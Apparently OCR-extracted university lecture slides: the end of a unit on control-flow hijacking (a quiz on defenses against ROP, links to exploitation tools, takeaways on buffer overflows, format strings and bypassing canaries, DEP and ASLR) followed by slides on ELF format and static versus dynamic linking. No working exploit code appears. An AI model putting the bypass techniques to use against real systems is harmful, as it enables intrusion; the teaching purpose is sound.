


Figure taken from [Q: Exploit Hardening Made Easy] (a Compiler for ROP programs)

Quiz Question

Which of the following defenses complicates ROP attacks the ***MOST***?

A. Stack canaries

B. Data execution prevention

C. Fully applied ASLR (including .text)

D. Removing unneeded `system`-like functions from libc

Making our lives easier

- Reverse engineering tools
  - https://github.com/wtsxDev/reverse-engineering
- Exploitation libraries
  - https://github.com/Gallopsled/pwntools
- Mixed
  - https://github.com/pwndbg/pwndbg

Takeaways

- Control Flow Hijack:
  Control + Computation
- Buffer overflows overwrite return address
- Format string vulnerabilities
  - Read/write arbitrary memory
- Defenses
  - Canary, DEP, ASLR
  - Beatable using various clever tricks


ELF & Dynamic Linking

The ELF File Format

The Executable and Linkable Format (ELF, formerly named Extensible Linking Format) is a common standard file format for **executable files**, **object code**, **shared libraries**, and **core dumps**.

Supports:

- **Different endiannesses** and **address sizes.**
- Multiple **instruction set architectures**.



https://github.com/corkami/pics/blob/master/binary/elf101/elf101.pdf

Executable File Types: Static and Dynamic

$ file hello.static

hello.static: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), **statically linked** [...]

$ ldd hello.static

    not a dynamic executable

$ file hello.dynamic

hello.dynamic: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), **dynamically linked**, **interpreter /lib64/ld-linux-x86-64.so.2** [...]

$ ldd hello.dynamic

    linux-vdso.so.1 (0x00007ffc77355000)


    libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff419ffb000)

    /lib64/ld-linux-x86-64.so.2 (0x00007ff41a204000)

Static ELF Files: Creation

Compile with:


gcc -static -o hello.static hello.c



Static ELF Files: Loading

Static ELF Files: Loading


ELF




```
typedef struct {
        unsigned char e_ident[16];
        uint16_t      e_type;
        uint16_t      e_machine;
        uint32_t      e_version;
        uint64_t      e_entry;
        uint64_t      e_phoff;  // Program Header Table offset
        uint64_t      e_shoff;
        uint32_t      e_flags;
        uint16_t      e_ehsize;
        uint16_t      e_phentsize;
        uint16_t      e_phnum;
        uint16_t      e_shentsize;
        uint16_t      e_shnum;
        uint16_t      e_shstrndx;
} Elf64_Ehdr;
```

Memory

Static ELF Files: Loading

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


        unsigned char e_ident[16];
        uint16_t     e_type;
        uint16_t     e_machine;
        uint32_t     e_version;
        uint64_t     e_entry;
        uint64_t     e_phoff;  // Program Header Table offset
        uint64_t     e_shoff;
        uint32_t     e_flags;
        uint16_t     e_ehsize;
        uint16_t     e_phentsize;
        uint16_t     e_phnum;
        uint16_t     e_shentsize;
        uint16_t     e_shnum;
        uint16_t     e_shstrndx;
} Elf64_Ehdr;
```



Static ELF Files: Loading





```
typedef struct {
        uint32_t p_type;  // PT_LOAD
        uint32_t p_flags;
        uint64_t p_offset;
        uint64_t p_vaddr;
        uint64_t p_paddr;
        uint64_t p_filesz;
        uint64_t p_memsz;
        uint64_t p_align;
} Elf64_Phdr;
```




Static ELF Files: Loading

ELF





```c
typedef struct {
        uint32_t p_type;  // PT_LOAD
        uint32_t p_flags;
        uint64_t p_offset;
        uint64_t p_vaddr;
        uint64_t p_paddr;
        uint64_t p_filesz;
        uint64_t p_memsz;
        uint64_t p_align;
} Elf64_Phdr;
```

Memory



Static ELF Files: Loading




```
typedef struct {
        uint32_t p_type;  // PT_LOAD
        uint32_t p_flags;
        uint64_t p_offset;
        uint64_t p_vaddr;
        uint64_t p_paddr;
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} Elf64_Phdr;
```






Static ELF Files: Loading



Final Step: Initialize the stack with environment variables, arguments, auxiliary information and jump to _start (the program's entrypoint) to start execution.

Curious about contents and lifecycle details - check out the ABI

```
$ readelf -h hello.static
...
  Entry point address:               0x401530
  Start of program headers:          64 (bytes into file)
...
```



Static ELF Files

Pros

✅ No external dependencies at runtime

✅ Faster startup time (no dynamic linker)

✅ Easier deployment (single self-contained binary)

✅ Safer against missing or incompatible libraries

Cons

❌ Larger binary size

❌ Updates require full recompilation


❌ Code duplication (and vulns!) across programs

❌ Slower to compile and link

Dynamic ELF Files: Creation


Compile with:

gcc –o hello.dynamic hello.c



Dynamic ELF Files: Loading

Dynamic ELF Files: Loading




```
typedef struct {
        uint32_t p_type;  // PT_LOAD
        uint32_t p_flags;
        uint64_t p_offset;
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        uint64_t p_filesz;
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} Elf64_Phdr;
```





For standard program segments the process is identical to static ELF loading, but … library code is missing – how will that be loaded?

Dynamic ELF Files: Loading




```
typedef struct {
        uint32_t p_type;  // PT_INTERP
        uint32_t p_flags;
        uint64_t p_offset;
        uint64_t p_vaddr;
        uint64_t p_paddr;
        uint64_t p_filesz;
        uint64_t p_memsz;
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```

